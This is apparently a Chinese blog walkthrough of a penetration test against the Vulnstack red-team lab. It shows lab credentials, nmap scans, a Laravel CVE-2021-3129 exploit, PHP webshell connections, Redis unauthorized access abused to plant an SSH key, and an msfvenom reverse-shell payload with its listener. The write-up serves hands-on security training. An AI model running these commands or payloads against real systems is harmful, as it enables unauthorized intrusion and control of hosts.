内网安全-记一次内网靶机渗透

原创

普通网友 于 2022-02-24 22:35:55 发布 3612 收藏 46

文章标签： 安全 网络安全 渗透测试 web安全 安全漏洞

本文链接：https://blog.csdn.net/kali_Ma/article/details/123120648


版权

所涉及到的知识点：

1、WEB安全-漏洞发现及利用

2、系统安全-权限提升(漏洞&配置&逃逸)

3、内网安全-横向移动(口令传递&系统漏洞)



实战演练-ATT&CK实战系列-红队评估

环境下载：

`http://vulnstack.qiyuanxuetang.net/vuln/detail/9/`

利用资源：

`https://github.com/SecPros-Team/laravel-CVE-2021-3129-EXP`

`https://github.com/briskets/CVE-2021-3493`

`https://blog.csdn.net/szgyunyun/article/details/107104288`

参考WP:

`https://www.freebuf.com/articles/network/264560.html`

涉及技术：

```
 1.漏洞搜索与利用
 2.Laravel Debug mode RCE（CVE-2021-3129）漏洞利用
 3.Docker逃逸
4.通达OA v11.3 漏洞利用
5.Linux环境变量提权
 6.Redis 未授权访问漏洞
7.Linux sudo权限提升（CVE-2021-3156）漏洞利用
 8.SSH密钥利用
 9.Windows NetLogon 域内权限提升（CVE-2020-1472）漏洞利用
 10.MS14-068漏洞利用
```

服务配置

靶场中各个主机都运行着相应的服务并且没有自启功能，如果你关闭了靶机，再次启动时还需要在相应 的主机上启动靶机服务：

DMZ区的 Ubuntu 需要启动nginx服务：(web1)

```
sudo redis-server /etc/redis.conf
sudo /usr/sbin/nginx -c /etc/nginx/nginx.conf
sudo iptables -F
```

第二层网络的 Ubuntu需要启动docker容器：(web2)

```
sudo service docker start
sudo docker start 8e172820ac78
```

第三层网络的 Windows 7 （PC 1）需要启动通达OA：

```
C:\MYOA\bin\AutoConfig.exe
```

域用户信息

域用户账户和密码如下：

```
Administrator：Whoami2021
whoami：Whoami2021
bunny：Bunny2021
moretz：Moretz2021
```

Ubuntu 1：

> web：web2021

Ubuntu 2：

> ubuntu：ubuntu


通达OA账户：

> admin：admin657260

【一>所有资源获取<一】
1、网络安全学习路线
2、电子书籍（白帽子）
3、安全大厂内部视频
4、100份src文档
5、常见安全面试题
6、ctf大赛经典题目解析
7、全套工具包
8、应急响应笔记

kali开启ssh服务

`/etc/init.d/ssh start xshell 连接22端口和kali的ip`



```
zsh: corrupt history file /root/.zsh_history
┌──(root💀kali2021)-[~]
└─# /etc/init.d/ssh start
Starting ssh (via systemctl): ssh.service.

┌──(root💀kali2021)-[~]
└─# 
```

渗透过程

1.用kali扫描web1的外网端口(这里是46.160,kali是46.158地址)


`nmap -T4 -sC -sV 192.168.46.160`

2.扫描出该ip地址81端口开放，则判断出使用的是laravel，以此来进行漏洞利用

```
81端口：laravel 存在最新漏洞
python laravel-CVE-2021-3129-EXP.py http://目标地址
https://github.com/SecPros-Team/laravel-CVE-2021-3129-EXP    项目地址
```


3.用哥斯拉工具连接上传成功的后门,

将有效载荷和加密器改为php的



URL :://192.168.46.160:81/fuckyou.php
密码 pass
密钥 key
连接超时 60000
读取超时 60000
代理主机 127.0.0.1
代理端口 8888
备注 备注
代理类型 NO_PROXY
编码 UTF-8
有效载荷 PhpDynamicPayload
加密器 PHP_XOR_BASE64


4.在上线之前先判断对方的搭建系统,出现这个就代表对方用的是docker来搭建的，那么接下来所要考虑的就是如何来进行docker逃逸。这里我上传冰蝎的木马改用冰蝎，是因为个人喜好冰蝎的工具，各位师傅可以上传其他后门改用蚁剑菜刀连接都可以。



URL: http://192.168.46.160:81/shell.php

```
/var/www/html/ >id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

/var/www/html/ >uname -a
Linux 8e172820ac78 4.4.0-142-generic #168~14.04.1-Ubuntu SMP Sat Jan 19 11:26:28 UTC 2019 x86_64 GNU/Linux

/var/www/html/ >
```


5.这里我们将web权限反弹到msf是不成功的
其一:是因为对放将81端口代理到52.20:8000端口上,这里肯定是连接不通的，因为我们的msf主机和对方的52网段的不出网机子不通
其二:后门的代理没有走第一层网络 所以连接不上web2上的主机



```
        TX packets 141  bytes 11739 (11.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  coll

web@ubuntu:~$ uname -a
Linux ubuntu 5.4.0-81-generic #91~18.04.1-Ubuntu SMP Fri J
21 x86_64 x86_64 x86_64 GNU/Linux
web@ubuntu:~$ cd /etc/nginx/
web@ubuntu:/etc/nginx$ ;s
bash: syntax error near unexpected token `;'
web@ubuntu:/etc/nginx$ ls
conf.d          koi-win            nginx.conf       sites-
fastcgi.conf    mime.types         proxy_params     snippe
fastcgi_params  modules-available  scgi_params      uwsgi_
koi-utf         modules-enabled    sites-available  win-ut
web@ubuntu:/etc/nginx$ cd conf.d/
web@ubuntu:/etc/nginx/conf.d$ ls
80.conf  81.conf
web@ubuntu:/etc/nginx/conf.d$ cat 81.conf
server {
    listen 81;
    server_name localhost;

    location / {
       proxy_pass http://192.168.52.20:8000;
    }
}
web@ubuntu:/etc/nginx/conf.d$
```


6...所以我们入侵该主机并不能造成太大的威胁，借此我们要入侵web1的其他端口（kali扫描全部端口）扫到了6379的端口redis

`nmap -T4 -sC -sV -p1-65535 192.168.xx.xxx`



ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
+

```
Host is up (0.000076s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; prot
| ssh-hostkey:
|   2048 c3:2d:b2:d3:a0:5f:db:bb:f6:aa:a4:8e:79:ba:35:54 (RSA)
|   256 ce:ae:bd:38:95:6e:5b:a6:39:86:9d:fd:49:53:de:e0 (ECDSA)
|_  256 3a:34:c7:6d:9d:ca:4f:21:71:09:fd:5b:56:6b:03:51 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-generator: Hexo 5.3.0
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: WHOAMI's Blog - WHOAMI
81/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Laravel
MAC Address: 00:0C:29:F5:02:96 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http
Nmap done: 1 IP address (1 host up) scanned in 21.23 seconds

┌──(root㉿kali2021)-[~]
└─# nmap -T4 -sC -sV -p1-65535 192.168.46.160
```



```
Nmap scan report for 192.168.46.160
Host is up (0.00088s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c3:2d:b2:d3:a0:5f:db:bb:f6:aa:a4:8e:79:ba:35:54 (RSA)
|   256 ce:ae:bd:38:95:6e:5b:a6:39:86:9d:fd:49:53:de:e0 (ECDSA)
|_  256 3a:34:c7:6d:9d:ca:4f:21:71:09:fd:5b:56:6b:03:51 (ED25519)
80/tcp   open  http    nginx 1.14.0 (Ubuntu)
|_http-generator: Hexo 5.3.0
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: WHOAMI's Blog - WHOAMI
81/tcp   open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Laravel
6379/tcp open  redis   Redis key-value store 2.8.17
MAC Address: 00:0C:29:F5:02:96 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm[redacted]
Nmap done: 1 IP address (1 host up) scanned in 22.52 seconds
```

7.Ubuntu 1 DMZ渗透 redis未授权判断如果进入就代表有redis未授权(kali运行)

`redis-cli -h 192.168.xx.xxxxx`

7.1Redis未授权访问-ssh密匙 生成公钥(kali 上执行)

`ssh-keygen -t rsa`

7.2将公钥导入1.txt文件

`echo -e "\n\n"; cat /root/.ssh/id_rsa.pub; echo -e "\n\n") > 1.txt`

7.3把1.txt文件内容写入目标主机的redis缓冲中

`cat 1.txt | redis-cli -h 192.168.46.160(web主机) -p 6379(redis端口) -x set hello`

7.4设置redis的备份路径为/root/.ssh/

`config set dir /root/.ssh`

7.5设置保存文件名为authorized_keys


`config set dbfilename authorized_keys`

7.6将数据保存在目标服务器硬盘上

`save`

7.7连接web1上的主机


`ssh root@192.168.46.160`


ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021

```
┌──(root㉿kali2021)-[~]
└─# cat 1.txt | redis-cli -h 192.168.46.160 -p 6379 -x set hello
OK

┌──(root㉿kali2021)-[~]
└─# redis-cli -h 192.168.46.160
192.168.46.160:6379> config set dir /root/.ssh
(error) ERR Changing directory: Permission denied
192.168.46.160:6379> exit

┌──(root㉿kali2021)-[~]
└─# redis-cli -h 192.168.46.160
192.168.46.160:6379> config set dir /root/.ssh
OK
192.168.46.160:6379> config set dbfilename authorized_keys
OK
192.168.46.160:6379> authorized_keys
(error) ERR unknown command 'authorized_keys'
192.168.46.160:6379> save
OK
192.168.46.160:6379> exit

┌──(root㉿kali2021)-[~]
└─# ssh root@192.168.46.160
```

[redacted]


7.8获取web1的主机


ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021

```
New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Tue Aug 31 02:08:45 2021 from 192.168.46.158
root@ubuntu:~# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.46.160  netmask 255.255.255.0  broadcast 192.168.46.255
        inet6 fe80::20c:29ff:fef5:296  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:f5:02:96  txqueuelen 1000  (Ethernet)
        RX packets 77004  bytes 8270039 (8.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 86787  bytes 26708328 (26.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.52.10  netmask 255.255.255.0  broadcast 192.168.52.255
        inet6 fe80::20c:29ff:fef5:2a0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:f5:02:a0  txqueuelen 1000  (Ethernet)
        RX packets 14853  bytes 20171647 (20.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2209  bytes 649132 (649.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

8.因为连接到web1的主机，所以这里生成正向反向的后门都可以，我这里生成的是反向连接的后门


`msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=192.168.46.158 lport=6666 -f elf -o p1.elf`



kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021

```
       =[ metasploit v6.0.45-dev                          ]
+ -- --=[ 2134 exploits - 1139 auxiliary - 364 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lport 9090
lport => 9090
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:9090
^C[-] Exploit failed [user-interrupt]: Interrupt
